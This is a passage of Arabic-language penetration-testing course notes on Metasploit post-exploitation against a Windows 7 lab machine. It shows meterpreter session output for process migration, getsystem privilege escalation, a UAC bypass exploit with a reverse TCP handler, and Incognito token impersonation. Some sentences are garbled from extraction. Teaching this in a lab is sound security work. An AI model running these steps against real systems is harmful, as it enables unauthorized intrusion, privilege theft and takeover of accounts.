- تعالى بعد كدا ندخل على المرحله الثانيه وهي ال Data و هي اننا بعد اما دخلنا لـ machine و حافظنا عال Machine بتعنا عاوزين نعمل نجمع معلومات من ال Connection Files بال target بتعنا ... زي مثلا عاوز تعمل Copy ل target معينه من عند ال Files او تعمل Upload ل Target عند ال target دا وهكذا .

- تعالى نروح للمرحله الثالثه وهي ال Internal Network Scan و هي اننا عملنا اختراق ل network موجوده ف Machine معينه ومع ال Machine دي كذا machine تانيه وانت عاوز تستغل ال Machine دي فأنك توصل لـ Machines الاخري ال معها على نفس ال Network ... فأحنا عشان نعمل الخطوه دي لازم نعمل ال Internal Network Scan على ال Scanning Phases دي كلها Cyclic Process يعني ممكن ترجع تعيد من تاني عشان تكتشف معلومات أكثر ترجع تستخدمنها فحاجه أكبر وتفيدك بشكل أوسع .

- تعالى للمرحله الاخيره وهي ال **Exploitation new systems** وال **Pivoting** هو انا لما عملنا **Scan** للاجهزة الموجودة مع ال نفس ال **Network** لقينا ثغرات وعرفنا ازاي نستغلها عشان بعد كدا ننتقل من جهاز ال **Victim** لجهاز آخر معاهم على نفس ال **Network** ونحاول يبقى لينا وجود على كذا **Machine** فال **Post** ... وزي مقولتك ال **Processes** الخاصه بال **Network** يعني ممكن ترجع تعيدها من الاول زي مثلا انك ترجع تعمل **Scan** لـ **internal Network** من ثاني **Hosts** اخري تعرف تستغل فيها حاجات بعد كدا تخليك تعمل **Pivoting** من جهاز لآخر بشكل أكبر .

6.2 Privilege Escalation& Maintaining Access:

- بمعنى بسيط انا عاوزين نرقى الصلاحيات بتعتننا على جهاز ال **Victim** بعد اما عملنا ال **Exploitation** بالفعل لـ **target** بتعنا ... مثال من **User** عادي نطلع ل **Administrator** أو من **Administrator** ل **Root** وهكذا عشان نعرف نتحكم فالنظام أكثر ... فعاوزين نستغل الثغرات الموجودة عند ال **target** واحدنا عنده جوا واخترقناه بالفعل عشان نعلى الصلاحيات بتعتننا عنده ... فعاوزين مثلا نعمل **Operating Systems Vulnerabilities** لـ **Exploit** عند ال **Target** أو اي **Vulnerabilities'** موجوده فال **Software** عند ال **target** ... خد بالك دا ثاني **Exploitation** بنعمله عال **Penetration Testing** أول واحد كنا لسه برا فال **Target** وعملنا **Exploit** لـ **Target** بتعنا واحدنا دلوقتي حاليا عنده جوا ال ... ال بعد كدا عاوزين نشوف ال **Machine** ونعملها ال **Privilege Escalation** عشان ناخذ ال **Exploitation** ... وصلت كدا الحته دي فأحنا شغالين على مرحلتين ال ذكرناهم .

- عندنا أنواع ال **Vertical Privilege Escalation** هي ال **Vertical** وال **Horizontal** بمعنى ... انت ك **Attacker** لو عاوز ترقي صلاحياتك من **User** عادي ل **Administrator** أو **Root** فأنت بتطلع من **User** منخفض الصلاحيات ل **User** صلاحياته أعلى عالنظام ف ساعتها نسمى النوع دا ال **Vertical** ... أما حاله انك موجود ك **User** عادي ومعاك جهاز آخر موجود مثلا فجروب تاني عنده صلاحيات أعلى منك مثلا بيقدر يعمل **Copy** ل **Share** او **Files** ل **user** مثلا فهو **user** برضه ولكن ضمن جروب ليه صلاحيات أعلى منك ... فأنت عاوز ترقي صلاحياتك عشان تبقى ليك نفس صلاحيات ال **User** الثاني دا فدا بنسميه ال **Horizontal** ال هو انت بتروح من **user** عادي ل **user** عادي برضه بس محظوظ وسط جروب ليه صلاحيات أعلى من ال **Horizontal** بداعك ... ساعتها دا بنسميه ال **Horizontal** ال هو على نفس الخط ... عكس ال **Vertical** ال كنا بنطلع من **user** لأخر أعلى منه .

- لو تفتكر كنا ذكرنا أنواع ال **Exploits** فال **Chapter** ال فات وكان من ضمنهم ال **Local Privilege Escalation** وقولنا هنتكلم عنها فال **Post Exploitation** وال هي ثغره بتتطلب انك تكون فعلًا ليك على النظم الخاص بال **target** وفعلا عملته ال **Access Exploitation** وانت موجود عليه حاليا ... الثغرات دي زي الثغرات الموجودة فال **Operating System** وزي الثغرات ال بتبقى موجوده فال **Software's Target** الموجوده عند ال **Target** ومثبته عنده وفيها نقدر نستغلها عشان نعلى الصلاحيات بتعدنا وهكذا ... **Bugs**

- علشان ننفذ ال **Local Exploit** هنفترض انك فعلًا فاتح **Session** مع ال **Target** بداعك أو فاتح معاه **Meterpreter** حاليا وانت موجود عنده بالفعل ... تعالى ننفذ بعض ال **Basic Commands** ال المتعارف عليها ال انت بتنفذها دائمًا عند ال **Target** مجرد دخولك لجهازه ...

زي ال Command دا بيجبك معلومات عن ال System بتاع ال Victim ايه ومواصفاته ونوع النظام والمعماريه الخاصه بنظام التشغيل وانت حالتك ايه عال System هنا .

```
meterpreter > sysinfo
Computer       : ELS
OS             : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter >
```

- طبعا ال Exploit دا فحاله انك عملت Sysinfo Command ل ... انما فحاله انك عملت Exploit ... عشان يجبك معلومات عن ال System .

- أول خطوه عشان نحقق نجاح ال Phase الاولى من ال Privilege Escalation & Exploitation اننا نتحقق التلت نقط دول وهم ...

اننا لما نفتح Session مع ال Target نخلي ال Session دي يعني متوقعش او منفقدهاش عشان ممكن نيجي نعمل Connect فنحاول نخلي ال Session تكون Stable ... وتنانى حاجه بتخدم الاولى اننا نأخذ أعلى عشان نرقى صلاحياتنا ونخلي ال Session Persistent أكثر ... والثالثه اننا نعمل لـ Stable بتعنى ال فتحناها مع ال target ... بمعنى لو ال target عمل Access لل machine reboot تدخل تاني لل Machine حتى لو فقدت ال Session الحاليه بس يكون ليك صلاحيات انك ترجع وتدخل تاني لل Machine فأي وقت .

- نيجى لاول نقطه وهي اننا نخلى ال **Session** مبيني ك **Attacker** وبين ال **User** تكون **Stable** ... فالاول احنا لما بنعمل ال **Exploit** للثغره الموجوده عند ال **Attacker** بيتفتح بيني وبين ال **Target** ال احنا المفروض نعملها **Stable** وبيكون عند ال **Session** ال شغاله بيها ال **Session** بتعنى **Process** ال **Target** هناك .

- فمثلا ال **Attacker** عمل **Exploit** لثغره موجوده عندك فال **Victim** قافل ال **Browser** من عنده فكدا ال **Session** بتعنك اتفقلت او اتعلملها **Kill** ... فدا ال احنا مش عاوزينه يحصل عشان كدا أول حاجه لازم نعملها اننا نعمل **Migrate** من ال **Attacker** ال احنا فتحناها ال **Process** عشان لو ال **Session** ال احنا جايin منها يبقا فعلا اتنقلنا من **Process** لأخرى قبل ميعملنا **Kill** لـ ال احنا فاتحين منها ال **Migration** ودا بسميه ال **session** ال هي الهجرة يعني من **Process** لأخرى ... تعالى نشوف ازاي نتعامل مع ال **Command Line** بتعنا من خلال ال **Meterpreter** .

- اكتب فال **Terminal** **help** ... **Victim** ال اتفتحلك عند ال

Core Commands	
=====	
Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
help	Help menu

- تعالى نشوف اوامر ال **Meterpreter** ال ممكن ننفذها عند ال **TAB** من خلال ال **Command** ال هو **run** ومعها **Victim** نضغط عليها مرتين ...

```
meterpreter > run
Display all 253 possibilities? (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
run get_valid_community
```

- تعالى نشوف ال **Process ID** قبل وبعد ال **Migrate** بتعتني عشان نتأكد اننا عملنا ال **Migration** وفعلاً لو قفل ال **Session** مش هتأثر بحاجه ... ودا من خلال ال **Process Id** ال هو **getpid** ... تكتبه وهيجبك ال **Command** الخاصه بيها وتكتبه تاني بعد ال **Migrate** هتلافق ال **id** اتغير ... وال **Migrate** بنعمله من خلال اسكريبت موجود فمسار معين داخل ال **Meterpreter** بتعنا واي أمر بنفذه عن طريق الأمر ال **run** قبل مسار الاسكريبت بتاعك ال هي عملك ال ... **Migrate**

```
</> run post/windows/manage/migrate
meterpreter > getpid
Current pid: 2168
meterpreter > run post/windows/manage/migrate
[*] Running module against ELS
[*] Current server process: win10.exe (2168)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1564
[+] Successfully migrated to process 1564
meterpreter > getpid
Current pid: 1564
meterpreter >
```

Annotations:

- Process ID before migrate**: Points to the output of `getpid` before migration, showing PID 2168.
- Process ID after migrate**: Points to the output of `getpid` after migration, showing PID 1564.

- هنبعص نلاقي ال Process ID بتعنا اتغير من 2168 ل 1564 بعد اما عملنا ال Metasploit وال Migration عطتنا ال ID دا عشوائي كدا ال هو 1564 بس لسه الصلاحيات بتعتنا زي مهي مازالت لسه متعملاهاش ال Session بس احنا نقلنا ال Escalation بتعنا من Process لأخرى .

- هنعمل ال Processes ال PS Command عشان نجيب كل ال شغاله عند ال Victim Machine ... زي كدا ...

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
280	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
356	348	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
368	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
400	348	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
424	412	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
468	400	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
500	412	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
520	400	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
528	400	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
612	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
644	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
712	468	vmauthlp.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmauthlp.exe
756	468	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
844	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
888	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
904	468	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\servicing\TrustedInstaller.exe
940	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
980	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1028	468	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1152	468	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1192	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1296	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1336	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1400	468	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\msdtc.exe
1444	468	snmp.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\snmp.exe
1484	468	tlntsvr.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\tlntsvr.exe
1536	468	vmtoolsd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1564	2168	notepad.exe	x86	1	els\els	C:\Windows\SysWOW64\notepad.exe
1956	2316	cmd.exe	x64	1	els\els	C:\Windows\System32\cmd.exe

- هنلاقي ال Process شغاله هنا باسم migrate بتعنا ال عماليها Parent Process و هنلاقي ال notepad.exe بتعتها ال 2168 ال كنا داخلين عال 1564 مل Migrate بيهها و عملنا System .

- طب ال فات دا كله ال Metasploit ال كانت بتعملنا ال Migration بشكل اتوماتيك حتى اختيار ال Process ال هنعمل ليها Migrate ال مكنش فاختيارنا ... بس تعالى هنا نعمل احنا ال Migrate بطريقه احنا ال ندي ال Process ID ال Metasploit Manual عاوزين نعمل Process ليها و احنا ال نديها اسم ال Process كمان ال هنعملها ال Migrate ال هو عاوزين نسمي ال Process ايه .

```
meterpreter > migrate -h
Usage: migrate <<pid> | -P <pid> | -N <name>> [-t timeout]
```

Migrates the server instance to another process.

NOTE: Any open channels or other dynamic state will be lost.

- لو عاوز تعرف ازاي تستخدمو ال **Migrate Command** ال **Manual Option** ... وزي
بعده ال **-h** وهيطلعلك ازاي تستخدموه منتا شايف هتديله ال **Process ID** عشان تديله ال **-p** انت عاوز تعمل **migrate** ليها وبعدين تديله ال **Process Name** ال **Migrate** ليها .

- كدا احنا عملنا ال **Migrate** يعني عملنا ال **Session Stable** بتعتنا عند ال **target** ... تعالى بعد كدا نعمل للا **Privilege Escalation** طريقة عشان نرقى صلاحيتنا عند ال **Victim** ... أسهل طريقة عشان نرقى صلاحياتنا هي انا نكتب ال **Command** دا ال **Meterpreter Session** فال **get system** عباره عن **metasploit** جوا ال **Script** بتسخدمه عشان تحاول تأخذ صلاحيات أعلى زي انها تروح من ال **user** العادي للا **Administrator User** بيروح يجرب على ال **System Access** ويحاول يأخذ لصلاحيات أعلى ...

```
meterpreter > sysinfo
Computer      : ELS
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language: en-US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter > getuid
Server username: els\els
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.


OPTIONS:

-h           Help Banner.
-t <opt>     The technique to use. (Default to '0').
              0 : All techniques available
              1 : Named Pipe Impersonation (In Memory/Admin)
              2 : Named Pipe Impersonation (Dropper/Admin)
              3 : Token Duplication (In Memory/Admin)

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- هتلaci ال Command عطاك فعلا ال get system و بكذا عملك ال System Account و خد صلاحيات أعلى ... بس ال Command دا ينفع مع انظمه ال Linux و ممكن ينجح و ممكن لا ينفع بالك من نقطه دي ...

- ال technique دا بيفضل فالله ان ال Target مفعل عنده عال ... User Account Control ال هي ال UAC ال System



- دي ال UAC ممكن تجييها من ال Control Panel وكل معليت المؤشر بتاعها كل مجزعيه ال get system ال بيعملها ال Attacker دي تفشل والعكس صحيح فهي موجوده فجهازك لو خلتها زي هنا موضح كدا ال Attacker هيكتب ال Command ال Attack عشان ياخذ Privilege أعلى مش هيمنفع ال system وهيفشل ... وصلت كدا الحته دي .

- طبعا مش هنوقف هنا لاء احنا عندنا أخرى عشان نتخطي الحمايه بتاعت ال UAC ... عندنا بعض ال Modules جاهزة فال metasploit انها تخطي حمايه ال UAC الموجودة عند ال Victim و هنشوفها مع بعض .

- عندنا اسمه **Module** ... بس قبل منستخدمه لازم نتأكد من ان خاصيه ال **UAC** شغاله عند ال **Target** ولا لاء ... ودا ممكن نعمله من خلال ال **Module** ال هتلاقيه باسم **Post/Windows/gather/Win_privs**. بالاسم دا ... هيطلعنا النتيجه على شكل جدول نشوف فيها ال **UAC** مكتوب قصادها **true** يعني شغاله ولا لاء ... زي كدا ...

```
meterpreter > run post/windows/gather/win_privs
Current User
=====
Is Admin Is System UAC Enabled Foreground ID UID
----- -----
False False True 1 "els\\els"

Windows Privileges
=====
Name
-----
SeChangeNotifyPrivilege
SeShutdownPrivilege
SeUndockPrivilege
```

- تعالى بعد كدا نجيب ال **Module** ال بيخلينا نعملها ... **bypass** ... عاوزين نعمل **Module Search** عال ... **Search**

```
msf exploit(handler) > search bypassac
Matching Modules
=====
Name Disclosure Date Rank Description
-----
exploit/windows/local/bypassac 2010-12-31 excellent Windows Escalate UAC Protection
exploit/windows/local/bypassac_injection 2010-12-31 excellent Windows Escalate UAC Protection
exploit/windows/local/bypassac_vbs 2015-08-22 excellent Windows Escalate UAC Protection
```

- تختار منه احدث **Exploit** وتدليها رقم ال **Session** ال انت عاوز ت منها ال **Module Run** وبعد كدا أعمل **Run** لـ **Exploit** ال **bypass** ... مجرد مال **Exploit** بتاعت ال **bypass** ال **UAC** ... تنجح هتلاقى **Session** جديده افتحتلاك وه تكون ب **Privileged** **Victim** وبصلحيات أعلى عند ال **UAC** وخد بالك ال **Escalation** مازالت شغاله عند ال **target** احنا عملناها **bypass** فقط تخطناها لكن مازالت شغاله .

```

msf exploit(handler) > use exploit/windows/local/bypassuac_vbs
msf exploit(bypassuac_vbs) > sessions
Active sessions
=====
Id  Type          Information           Connection
--- -----
6   meterpreter x86/win32  els\els @ ELS  192.168.102.147:4455 -> 192.168.102.157:1039 (192.168.102.157)
msf exploit(bypassuac_vbs) > set SESSION 6
SESSION => 6
msf exploit(bypassuac_vbs) > exploit

```

- عرفنا رقم ال **Meterpreter** بتعنا وعطناه لـ **Session** ال هو رقم 6 وبعد كدا عملنا بتعنا ...

```

[*] Started reverse TCP handler on 192.168.102.147:4444
[+] Windows 7 (Build 7601, Service Pack 1). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Uploading the Payload VBS to the filesystem...
[*] Sending stage (957487 bytes) to 192.168.102.157
[*] Meterpreter session 7 opened (192.168.102.147:4444 -> 192.168.102.157:1044) at 2016-02-24 05:00:04 -0500
[+] Deleted C:\Users\els\AppData\Local\Temp\tOUeWcZH.vbs

meterpreter > run post/windows/gather/win_privs
Current User
=====
Is Admin  Is System  UAC Enabled  Foreground ID  UID
-----  -----  -----  -----  ---
True      False       True        1            "els"\els"

```

New meterpreter session

We are Admin on this session

- هلاقی **Session** جدیده اتفتحت مع ال **System** ولكن مع صلاحيات أعلى ... ولو جينا نعمل ال **Command** ال بيخلينا نشوف ال ال **UAC** وضعها ايه عالنظام ال هو

هلاقی ال **UAC** هلاقی ال **Post/Windows/gather/Win_privs** عند جهاز ال **Victim** بس احنا خدنا صلاحيات أعلى وبقينا أكبر وهو اننا نطلع من ال **Administrator** ال **Root User** فرجع ننفذ ال **get system** ال هو **Command** عشان نعلى صلاحياتنا وفعلا هلاقی ال **Command** اتنفذ وخدت صلاحيات أعلى ولو كتبت ال **System user** هلاقی نفسك بقيت **get user Command**

```

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : ELS
OS             : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain         : WORKGROUP

```

- عدنا بعد كدا **Incognito** اسمه ال **metasploit Module** و هو اني انتحل شخصيه **User** اخر بعد اما دخلت لـ **Target** وكمان عملت ترقيه للصلاحيات وبقيت حاليا دلوقت **machine** فأنا عاوز انتحل شخصيه **User** آخر معايا نفس ال **system User** ولكن ليه صلاحيات أكثر أقدر استخدماها واستغلها من غير كمان تحتاج ل **password** عشان أدخل بيه الموضوع تحتاج منك انك تستخدم ال **Incognito module** الموجود عندك وهو هيقوم بالوظيفه دي ... فأنت بال **Incognito** تقدر تلعب براحتك فال **user** وتعديل عليهم وهكذا ... فدا يعتبر من **User** ال **Horizontal Privilege Escalation** ال كنا ذكرناه فوق لو تذكر. فأنوار ال **Privilege Escalation**

Command	Description
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

New commands available

meterpreter > use incognito
Loading extension incognito...success.
meterpreter >

- فأنت لو عاوز تستخدم ال **Command Module** دا أكتب ال **Module** وبعده اسم ال **Module** بتاعك ولو عاوز تعرف معلومات عن ال **Module** فنت ممكن تكتب العلامه ؟ دي هيطلعك معلومات عن ال **Commands Module**

- تعالى نجيب بال **users List_tokens -u** دا **Command** الموجودين عال **machine** بتعتنى حاليا ... ونعمل **Impersonate** الاتي ...
 لل **user** ال هو **els** عن طريق ال **Command** **Spoofing** يعني عاوزين نعمل **Impersonate_token els//els** للمستخدم **els** ... وبعد كدا تعمل ال **Command** ال **get user** هتلقيه بيقولك انت بقا عندك صلاحيات ال **User** دا فانت تقدر تعمل اي حاجه بال **user** دا كاعنك هوا بالضبط ودا من غير ميطلب منك باسورد

```


meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > list_tokens -u
Delegation Tokens Available
=====
els\els
els\user
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON
  
```

